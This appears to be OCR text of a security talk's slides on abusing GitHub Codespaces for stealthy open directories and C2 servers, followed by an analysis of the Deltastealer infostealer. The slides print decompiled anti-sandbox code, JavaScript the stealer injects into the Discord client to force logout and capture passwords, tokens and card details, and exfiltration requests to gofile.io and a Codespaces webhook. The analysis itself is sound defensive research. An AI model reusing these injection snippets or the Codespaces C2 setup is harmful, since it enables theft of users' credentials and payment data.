
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 1

```
@ideaengine007 → ~ $ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```


```
@ideaengine007 → ~ $ curl ident.me
98.70.120.173@ideaengine007 → ~ $
```

niteshsurana@IN-niteshsurana — ~ — -zsh

```
Last login: Thu Feb 22 17:50:22 on ttys000
→  ~ host humble-spoon-pggjvxwvqr7c6rq5-8080.app.github.dev
humble-spoon-pggjvxwvqr7c6rq5-8080.app.github.dev is an alias for tunnels-prod-rel-tm.trafficmanager.net.
tunnels-prod-rel-tm.trafficmanager.net is an alias for v3-asse.cluster.rel.tunnels.api.visualstudio.com.
v3-asse.cluster.rel.tunnels.api.visualstudio.com is an alias for tunnels-prod-rel-asse-v3-cluster.southeastasia.cloudapp.azure.com.
tunnels-prod-rel-asse-v3-cluster.southeastasia.cloudapp.azure.com has address 20.197.80.108
→  ~
```



Feature Abuse: Open Directories



Feature Abuse: Open Directories

- IP-based fingerprinting ineffective
- Exposed Codespace ports evade Shodan, Censys, etc.
- Abuse vectors (not limited to):
  - Stealthy open directories
  - Stealthy C2 servers
  - …

Feature: Reproducible Environments

- Devcontainers (https://containers.dev/)
- Containers as fully-featured development environments
- Configuration in JSONC (devcontainer.json)

Feature Abuse: Reproducible Environments

```
{
    "name": "Ubuntu",
    "image": "mcr.microsoft.com/devcontainers/universal",
    "forwardPorts": [8000],
    "postStartCommand": "python3 -m http.server 8000"
}
```

`postStartCommand`	string, array, object	A command to run each time the container is successfully started. Note that the array syntax will execute the command without a shell. You can learn more about formatting string vs array vs object properties.

Automate opendir creation = gh CLI + Devcontainers

Selected Malware Campaigns

Selected malware campaigns

- Deltastealer
  - Rustlang / Electron / NodeJS dropper/installer variants
  - Distributed likely via gaming forums/social media and disguised as game installers, hack tools, etc.

    “Discord Account Generator.exe”

    “Adventure Island Setup.exe”


    “Neus Setup.exe”

    “Cheat Fortnite.exe”

    “BattleTalent-LaserEyes.exe”

Deltastealer – Rustlang variant

- Anti-sandboxing, anti-debugging, anti-analysis features
- Steals:
  - Basic OS information
  - Browser credentials (Chromium-based)
  - Cryptocurrency wallets
  - Discord & Steam data
- Exfiltrates to
  - third-party cloud storage
  - publicly exposed port on cloud IDE instances as webhook



Deltastealer – Rustlang variant

- Methods in Rustlang
  - malware::**anti_debug**::**detect**::hfc268b042e05af6a
  - malware::**browsers**::**steal_data**::h8cac638d5caa2249
  - malware::**wallet**::**steal_data**::ha62d557a043a8b95
  - malware::**discord**::**steal_tokens**::hc30751d76c4b8f0b
  - malware::**discord**::**inject**::h90f034412c7e38ad


```
call    _ZN98_$LT$alloc__vec__Vec$LT$T$GT$$u20$as$u20$alloc__vec__spec_from_iter__SpecFromIter$LT$T$C$I$GT$$GT$9from_i
mov     bl, 1
call    _ZN7malware10anti_debug6detect17hfc268b042e05af6aE ; malware::anti_debug::detect::hfc268b042e05af6a
lea     rcx, [rsp+0F8h+var_90]
call    _ZN7malware8browsers10steal_data17h8cac638d5caa2249E ; malware::browsers::steal_data::h8cac638d5caa2249
call    _ZN7malware6wallet10steal_data17ha62d557a043a8b95E ; malware::wallet::steal_data::ha62d557a043a8b95
call    _ZN7malware7discord12steal_tokens17hc30751d76c4b8f0bE ; malware::discord::steal_tokens::hc30751d76c4b8f0b
mov     rdi, [rsp+0F8h+var_60]
cmp     rdi, 2
jnb     short loc_43CDF2
lea     rcx, [rsp+0F8h+var_B8]
call    _ZN7malware7discord6inject17h90f034412c7e38adE ; malware::discord::inject::h90f034412c7e38ad
```

Deltastealer – Anti-debugging/analysis


- Evade sandboxes such as VirusTotal

```
*(_OWORD *)v25 = v27;                           // Fetch Hostname
whoami::platform::username::hfe34bd2cda1de7c8(Buf2);// Fetch Username
v15 = Buf2[0];
v16 = Size[0];
for ( i = 0i64; i != 54; i += 2i64 )
{
  v18 = (const void *)v11[i];
  if ( !v18 )
    break;
  if ( v11[i + 1] == v16 && !memcmp(v18, v15, v16) )// Compare with a list of blocked usernames
    std::process::exit::h613cee649ef68cef();  // Stop further execution
}
_rust_dealloc();
v19 = v25[0];
v20 = v26;
for ( j = 0i64; j != 56; j += 2i64 )
{
  v22 = (const void *)v13[j];
  if ( !v22 )
    break;
  if ( v13[j + 1] == v20 && !memcmp(v22, v19, v20) )// Compare with a list of blocked hostnames
    std::process::exit::h613cee649ef68cef();  // Stop further execution
}
```


Deltastealer – Anti-debugging/analysis





Deltastealer – Rustlang variant




Deltastealer – Rustlang variant

- Official Discord client written in Electron framework
- Stealer injects malicious code into Discord client
  - Replaces **core.asar** module in **discord_desktop_core**
  - executes malicious script in the context of client's BrowserWindow
    - force to logout and then login again
    - install listeners before and after each web request to
      - prevent from logging using QR code (force logging using email + password)
      - capture tokens, login credentials, credit cards, PayPal status







Deltastealer – Rustlang variant

- core.asar -> package.json -> app/index.js -> **cdn.js**

```
{
  "name": "discord_desktop_core",
  "description": "Discord Client for Desktop - Core App",
  "main": "app/index.js",
  "private": true,
  "dependencies": {
```

```
function startup(bootstrapModules) {
  // below modules are required and initted
  // in this order to prevent dependency conflicts
  // please don't tamper with the order unless you know
  require("./bootstrapModules").init(bootstrapModules);

  require("./paths");

  require("./splashScreen");

  require("./cdn");
```

```
const config = {
  filter: {
    urls: [
      "https://discord.com/api/v*/users/@me",
      "https://discordapp.com/api/v*/users/@me",
      "https://*.discord.com/api/v*/users/@me",
      "https://discordapp.com/api/v*/auth/login",
      "https://discord.com/api/v*/auth/login",
      "https://*.discord.com/api/v*/auth/login",
      "https://api.braintreegateway.com/merchants/49pp2rp4phym7387/client_api/v
      "https://api.stripe.com/v*/tokens",
      "https://api.stripe.com/v*/setup_intents/*/confirm",
      "https://api.stripe.com/v*/payment_intents/*/confirm"
    ]
  },
  filter2: {
    urls: [
      "https://status.discord.com/api/v*/scheduled-maintenances/upcoming.json",
      "https://*.discord.com/api/v*/applications/detectable",
      "https://discord.com/api/v*/applications/detectable",
      "https://*.discord.com/api/v*/users/@me/library",
      "https://discord.com/api/v*/users/@me/library",
      "wss://remote-auth-gateway.discord.gg/*"
    ]
  }
};
```

Deltastealer – Rustlang variant

- core.asar -> package.json -> app/index.js -> **cdn.js**
  - Force logout

```
(async () => {
  BrowserWindow.getAllWindows()[0].webContents.executeJavaScript(
    `setInterval(() => {
      document.body.appendChild(document.createElement \`iframe\`).contentWindow.localStorage.token = \`""\`
    }, 50);
    setTimeout(() => {
      location.reload();
    }, 2500);`,
    true
  );
})();
```

  - Log credentials

```
if (data.email) {
  await fs.writeFileSync(
    json_file,
    JSON.stringify({
      event: "email_changed",
      email: data.login,
      password: data.password,
      token
    })
```


```
if (details.url.endsWith("login")) {
  await fs.writeFileSync(
    json_file,
    JSON.stringify({
      event: "login",
      password: data.password,
      token
    })
  );
  exec(executable);
}
```


Deltastealer – Rustlang variant

- core.asar -> package.json -> app/index.js -> **cdn.js**
  - Disable login with QR code; return empty JSON object as response to callback

```
session.defaultSession.webRequest.onBeforeRequest(
  config.filter2,
  async (details, callback) => {
    if (details.url.startsWith("wss://")) {
      callback({ cancel: true });
      return;
    }

    findToken();
    return callback({});
  }
);
```



Deltastealer – Rustlang variant

- Creates file call.json with captured credentials


```
{"event":"login","password":"123456","token":null}
```


- Logged events:
  - save (token)
  - login (password, token)
  - email_changed (email, password, token)
  - password changed (new password, old password, token)
  - card added (card number, expiration, CVC, token)
  - paypal_added (token)

Deltastealer – Rustlang variant

- Examples of exfiltration requests

```
GET https://api.gofile.io/getServer HTTP/1.1
accept: */*
host: api.gofile.io
```

Find... (press Ctrl+Enter to highlight all)

Transformer | Headers | TextView | SyntaxView | Image

- JSON
  - data
    - server=store2
  - status=ok

```
POST https://store2.gofile.io/uploadFile HTTP/1.1
content-type: multipart/form-data; boundary=2eaae
content-length: 15333
accept: */*
host: store2.gofile.io
```

Find... (press Ctrl+Enter to highlight all)

Transformer | Headers | TextView | SyntaxView | ImageView

- JSON
  - data
    - code=[redacted]
    - downloadPage=https://gofile.io/d[redacted]
    - fileId=[redacted]
    - fileName=diagnostics.zip
    - guestToken=[redacted]
    - md5=[redacted]
    - parentFolder=[redacted]
  - status=ok

```
POST https://[redacted]-8080.preview.app.github.dev/injection HTTP/1.1
content-type: application/json
ownerid: [redacted]
executable-id: [redacted]
content-length: 299
accept: */*
host: [redacted]-8080.preview.app.github.dev

{"browsers":"Google Chrome
(Local)","computer_name":"win11","cookies":128,"credit_cards":0,"discord":"","ip_address":"[redacted]
gofile.io/d/[redacted]","steam":"Steam isn't installed","username":"[redacted]","wallets":"No wallet f
```

- JSON
  - browsers=Google Chrome (Local)
